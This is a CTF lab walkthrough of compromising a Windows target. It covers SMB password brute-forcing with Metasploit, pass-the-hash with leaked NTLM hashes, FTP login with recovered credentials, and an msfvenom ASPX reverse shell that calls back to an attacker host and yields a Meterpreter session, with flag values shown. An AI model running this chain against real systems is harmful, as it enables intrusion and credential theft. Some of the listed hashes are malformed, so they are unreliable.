

Host & Network Penetration Testing: Exploitation CTF 2

Lab Environment

A target machine is accessible at **target.ine.local**. Identify the services and capture the flags.

- **Flag 1:** Looks like smb user **tom** has not changed his password from a very long time.
- **Flag 2:** Using the NTLM hash list discovered in the previous challenge, can you compromise the smb user **nancy**?
- **Flag 3:** I wonder what the hint found in the previous challenge be useful for!
- **Flag 4:** Can you compromise the target machine and retrieve the **C://flag4.txt** file?

HOST DISCOVERY

➤ Step-1: Lets find the host is able to access or not

Ping -c 4 target.ine.local

```
(root@INE)-[~]
# ping -c 4 target.ine.local
PING target.ine.local (10.5.20.187) 56(84) bytes of data.
64 bytes from target.ine.local (10.5.20.187): icmp_seq=1 ttl=125 time=3.83 ms
64 bytes from target.ine.local (10.5.20.187): icmp_seq=2 ttl=125 time=2.04 ms
64 bytes from target.ine.local (10.5.20.187): icmp_seq=3 ttl=125 time=1.89 ms
64 bytes from target.ine.local (10.5.20.187): icmp_seq=4 ttl=125 time=1.86 ms

— target.ine.local ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.861/2.406/3.832/0.825 ms
```

By the result we will know that the target is reachable .

RECONNAISSANCE AND ENUMURATION

➤ Step-1: Lets scan the target to find the open ports and services .

```
# nmap -Pn -sV -p- -T4 target.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-02 17:20 IST
Nmap scan report for target.ine.local (10.5.20.187)
Host is up (0.0025s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
80/tcp    open  http             Microsoft IIS httpd 8.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49167/tcp open  msrpc            Microsoft Windows RPC
49168/tcp open  msrpc            Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.64 seconds
```

By the results we will know that the smb port was open and other ftp,http,ports are also open we need them later .

EXPLOITATION

- Step-1: We will try to bruteforce into smb to get the password of user : tom .

For this we will use the **auxiliary/scanner/smb/smb_login** module

```
[*] 10.5.20.187:445 - 10.5.20.187:445 - Failed: '.\tom:admin'
[*] 10.5.20.187:445 - 10.5.20.187:445 - Failed: '.\tom:rosita'
[*] 10.5.20.187:445 - 10.5.20.187:445 - Failed: '.\tom:happy1'
[*] 10.5.20.187:445 - 10.5.20.187:445 - Success: '.\tom:felipe'
[*] target.ine.local:445 - Scanned 1 of 1 hosts (100% complete)
[*] target.ine.local:445 - Bruteforce completed, 1 credential was successful.
[*] target.ine.local:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > █
```

We got the password for the user tom

- Step-2: Now we will use this credentials to gain access to the smb user .

By gaining the access we will know there are some shares , So I started to explore the **HRDocuments** share because to access others we need the higher privileges .

```
(root@INE)~# smbmap -H 10.5.20.187 -u tom -p felipe -r HRDocuments

SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.5.20.187:445 Name: target.ine.local Status: Authenticated
Disk Permissions Comment
-----
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
D$ NO ACCESS Default share
HRDocuments READ ONLY
./HRDocuments
dr--r--r-- 0 Sat May 2 17:12:29 2026 ..
dr--r--r-- 0 Sat May 2 17:12:29 2026 ..
fr--r--r-- 34 Sat May 2 17:12:29 2026 flag1.txt
fr--r--r-- 6665 Fri Jun 14 11:35:55 2024 leaked-hashes.txt
IPC$ READ ONLY Remote IPC
ITResources NO ACCESS
print$ READ ONLY Printer Drivers
```

In this share I find the flag1.txt file and leaked-hashes.txt file . So I downloaded them into my machine .

```
(root@INE)~# cat flag1.txt
9d480d735ab54a59ad4a4b67a178b993

(root@INE)~# cat leaked-hashes.txt
aad3b435b51404eeaad3b435b51404ee:a3dwea4b4v957f2e037f75cfe5218ed
aad3b435b51404eeaad3b435b51404ee:33f0bc3a5ea6ea0a0eb8d81e8a3c18e0
aad3b435b51404eeaad3b435b51404ee:2b6fb4dca01db3065f8ef2a654aeaf14
aad3b435b51404eeaad3b435b51404ee:8f06e3a0fda656e3f7c5b35b7e332e98
aad3b435b51404eeaad3b435b51404ee:b5ae529619b206bf3e4b45e8a22c40da
aad3b435b51404eeaad3b435b51404ee:46c197f775b07056337e85f8378244f5
aad3b435b51404eeaad3b435b51404ee:24c3d6a1da5d70f88a3f91faad0e6a75
aad3b435b51404eeaad3b435b51404ee:91bb39d081652b63a2a3a13d2e002f4f
aad3b435b51404eeaad3b435b51404ee:8dd86e0c6c3b15aa2e8ac02b86323d60
aad3b435b51404eeaad3b435b51404ee:67e798a5a134fb69a57d034859b9d23
aad3b435b51404eeaad3b435b51404ee:f17e6073bba7d2722e191e9f5bda2d59
aad3b435b51404eeaad3b435b51404ee:40b4094e6c5ebde3057b0134b4517f0f
aad3b435b51404eeaad3b435b51404ee:0c13f95a99014a9e8dbed10a4e070267
aad3b435b51404eeaad3b435b51404ee:7d5f964f9d6e2f5e93a5b35a7f6c5ff3
aad3b435b51404eeaad3b435b51404ee:10c22e789679ca51dab1baf61e01695d
aad3b435b51404eeaad3b435b51404ee:1ae4d1582497411b5fe647e54e3194f0
aad3b435b51404eeaad3b435b51404ee:d6e2ed1e583fcb03a2b40d956b11086d
aad3b435b51404eeaad3b435b51404ee:ed2dc0608d13ef0d01ab8a7f78d72e1
aad3b435b51404eeaad3b435b51404ee:2f32775cf2c64b60c8db4bdf10a160f5
```

In the leaked-hashes.txt file I find the NTLM hashes

- **Step -3:** We will know that there is another user nancy I will set the user name and set this hases as the pass_file then exploit the module .

NOTE: Set the CreateSession as true because this will automatically create the sessions after exploiting the target .

```
msf6 auxiliary(scanner/smb/smb_login) > run
[+] 10.5.21.86:445 - 10.5.21.86:445 - Success: '.\nancy:aad3b435b51404eeaad3b435b51404ee:b3ddea4b4b957f3e037af75cfe5317ad'
[*] SMB session 2 opened (10.10.47.10:37861 → 10.5.21.86:445) at 2026-05-02 22:38:49 +0530
[*] target.ine.local:445 - Scanned 1 of 1 hosts (100% complete)
[*] target.ine.local:445 - Bruteforce completed, 1 credential was successful.
[*] target.ine.local:445 - 1 SMB session was opened successfully.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > sessions

Active sessions
--
Id  Name  Type  Information  Connection
--  --
1   smb   SMB nancy @ 10.5.21.86:445  10.10.47.10:44211 → 10.5.21.86:445 (10.5.21.86)
2   smb   SMB nancy @ 10.5.21.86:445  10.10.47.10:37861 → 10.5.21.86:445 (10.5.21.86)

msf6 auxiliary(scanner/smb/smb_login) >

0  ADMIN$  DISK\SPECIAL  Remote Admin
1  C$      DISK\SPECIAL  Default share
2  D$      DISK\SPECIAL  Default share
3  HRDocuments  DISK
4  IPC$    IPC\SPECIAL   Remote IPC
5  ITResources  DISK
6  print$  DISK          Printer Drivers

SMB (10.5.21.86) > shares -i C
[-] Error running action interact: RubySMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_BAD_NETWORK_NAME
SMB (10.5.21.86) > shares -i C$
[-] Error running action interact: RubySMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_ACCESS_DENIED
SMB (10.5.21.86) > shares -i ITResources
[+] Successfully connected to ITResources
SMB (10.5.21.86\ITResources) > ls
ls
#  Type  Name      Created                Accessed                Written                Changed                Size
--  --
0  DIR    .         2024-06-13T14:11:07+05:30  2026-05-02T22:27:08+05:30  2026-05-02T22:27:08+05:30  2026-05-02T22:27:08+05:30
1  DIR    ..        2024-06-13T14:11:07+05:30  2026-05-02T22:27:08+05:30  2026-05-02T22:27:08+05:30  2026-05-02T22:27:08+05:30
2  FILE   flag2.txt 2026-05-02T22:27:08+05:30  2026-05-02T22:27:08+05:30  2026-05-02T22:27:08+05:30  2026-05-02T22:27:08+05:30  34
3  FILE   hint.txt  2024-06-13T14:45:39+05:30  2024-06-13T14:45:39+05:30  2024-06-13T16:00:47+05:30  2024-06-13T16:00:47+05:30  71

SMB (10.5.21.86\ITResources) > get flag2.txt
[-] Unknown command: get. Run the help command for more details.
SMB (10.5.21.86\ITResources) > cat flag2.txt
0383acd02ad84bc2b5e513314cf76ae

SMB (10.5.21.86\ITResources) > cat hint.txt
Who knows, these creds might come handy! → david:omnitrix_9901

SMB (10.5.21.86\ITResources) >
```

After little bit of exploring I find the flag2.txt and hint.txt .

The hint says : who knows, these creds might come handy! ➔ david:omnitrix_9901

- **Step-4:** By the hint we know that these credentials might work somewhere else .
So I started looking at the open ports to check where this might be work . The ftp port is also open so I decided to give it a try on the ftp port .

ftp david@target.ine.local

```
(root@INE)~#
# ftp david@target.ine.local
Connected to target.ine.local.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49408|)
125 Data connection already open; Transfer starting.
06-13-24 10:36AM <DIR> aspnet_client
05-02-26 04:57PM 34 flag3.txt
06-13-24 10:34AM 99710 iis-85.png
06-13-24 10:34AM 701 iisstart.htm
226 Transfer complete.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
229 Entering Extended Passive Mode (|||49411|)
125 Data connection already open; Transfer starting.
100% |*****|
226 Transfer complete.
34 bytes received in 00:00 (11.56 KiB/s)
ftp>
```

I got the 3rd flag .

- Step-4: By looking at the above image after exploiting the ftp we will see the files **iis-85.png** and **iistart.htm** . So by this we will know that the ftp server was hosting the iis files , so we can upload the reverse shell files and gain access to the target .

We create a payload

```
(root@INE)-[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.44.5 LPORT=1212 -f aspx -o reverse.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of aspx file: 3667 bytes
Saved as: reverse.aspx
```


- Step-5: we will upload this aspx file into the web through the compromised david ftp server and start a multihandler in the metasploit .

```
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set lhost 10.10.44.5
lhost => 10.10.44.5
msf6 exploit(multi/handler) > set lport 1212
lport => 1212
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.44.5:1212
[*] Sending stage (201798 bytes) to 10.5.22.176
[*] Meterpreter session 1 opened (10.10.44.5:1212 -> 10.5.22.176:49419) at 2026-05-03 00:16:15 +0530
meterpreter >

ftp david@target.ine.local
Connected to target.ine.local.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put reverse.aspx
local: reverse.aspx remote: reverse.aspx
229 Entering Extended Passive Mode (|||49406|)
125 Data connection already open; Transfer starting.
100% |*****| 3714 27.24 MiB/s --: ETA
226 Transfer complete.
3714 bytes sent in 00:00 (1.21 MiB/s)
ftp>
```

Then we run the payload in the website



Finally we got the meterpreter session .

- Step-6: I navigated to the C directory then I will find the flag4.txt file .

```
meterpreter > cd /
meterpreter > dir
Listing: c:\

Mode                Size           Type             Last modified          Name
-----
040777/rwxrwxrwx    0             dir              2020-09-10 15:20:33 +0530 $Recycle.Bin
100666/rw-rw-rw-    1             fil              2013-06-18 17:48:29 +0530 BOOTNXT
040777/rwxrwxrwx    0             dir              2013-08-22 20:18:41 +0530 Documents and Settings
040777/rwxrwxrwx    0             dir              2013-08-22 21:22:33 +0530 PerfLogs
040555/r-xr-xr-x   4096             dir              2020-08-12 09:43:47 +0530 Program Files
040777/rwxrwxrwx   4096             dir              2022-11-15 12:21:37 +0530 Program Files (x86)
040777/rwxrwxrwx   4096             dir              2020-09-05 14:35:45 +0530 ProgramData
040777/rwxrwxrwx    0             dir              2024-06-13 14:11:17 +0530 Shares
040777/rwxrwxrwx    0             dir              2020-09-05 09:16:57 +0530 System Volume Information
040555/r-xr-xr-x   4096             dir              2025-01-09 11:06:51 +0530 Users
040777/rwxrwxrwx  24576             dir              2025-01-09 11:00:26 +0530 Windows
100444/r--r--r--  398356            fil              2014-03-18 15:35:18 +0530 bootmgr
100666/rw-rw-rw-    34             fil              2026-05-02 23:35:47 +0530 flag4.txt
040777/rwxrwxrwx    0             dir              2024-06-13 16:05:01 +0530 inetpub
000000/-----     0             fif              1970-01-01 05:30:00 +0530 pagefile.sys

meterpreter > cat flag4.txt
9683a5dfa5194629b0e860a7cb8813ee
meterpreter >
```

Got my 4th and final flag .

CONCLUSION

This lab demonstrated a complete host and network penetration testing workflow against a Windows-based target, target.ine.local, as part of the Host & Network Penetration Testing: Exploitation CTF 2. Starting with minimal knowledge of the environment, the assessment followed a structured methodology encompassing host discovery, port scanning, service enumeration, credential exploitation, lateral movement, and post-exploitation using tools such as Nmap, the Metasploit Framework, FTP, and custom payloads.

The engagement began with target.ine.local, where an open SMB service was identified during port scanning. Using the Metasploit module `auxiliary/scanner/smb/smb_login`, user tom's credentials were successfully brute-forced, granting access to the HRDocuments share. Within this share, Flag 1 was retrieved alongside a file containing leaked NTLM hashes. These hashes were subsequently used in a pass-the-hash attack to authenticate as user nancy, leading to the discovery of Flag 2 and a hint file revealing credentials for user david (david:omnitrix_9901). Leveraging these credentials against the open FTP service yielded Flag 3. Further investigation of the FTP-hosted files revealed an IIS web root, enabling the upload of a crafted ASPX reverse shell. Upon triggering the shell via the web server and establishing a Meterpreter session, Flag 4 was captured from C:\flag4.txt, completing full compromise of the target machine.

Flags Captured

- **Flag 1** — Retrieved from flag1.txt in the HRDocuments SMB share after brute-forcing user tom's credentials using the `smb_login` Metasploit module.
- **Flag 2** — Discovered after authenticating as SMB user nancy via a pass-the-hash attack using the leaked NTLM hashes, along with a hint file containing credentials for the next stage.
- **Flag 3** — Obtained by logging into the FTP service using the credentials (david:omnitrix_9901) recovered from the hint file found during SMB enumeration.
- **Flag 4** — Captured from C:\flag4.txt after uploading an ASPX reverse shell payload via the compromised FTP server and establishing a Meterpreter session through the IIS web application.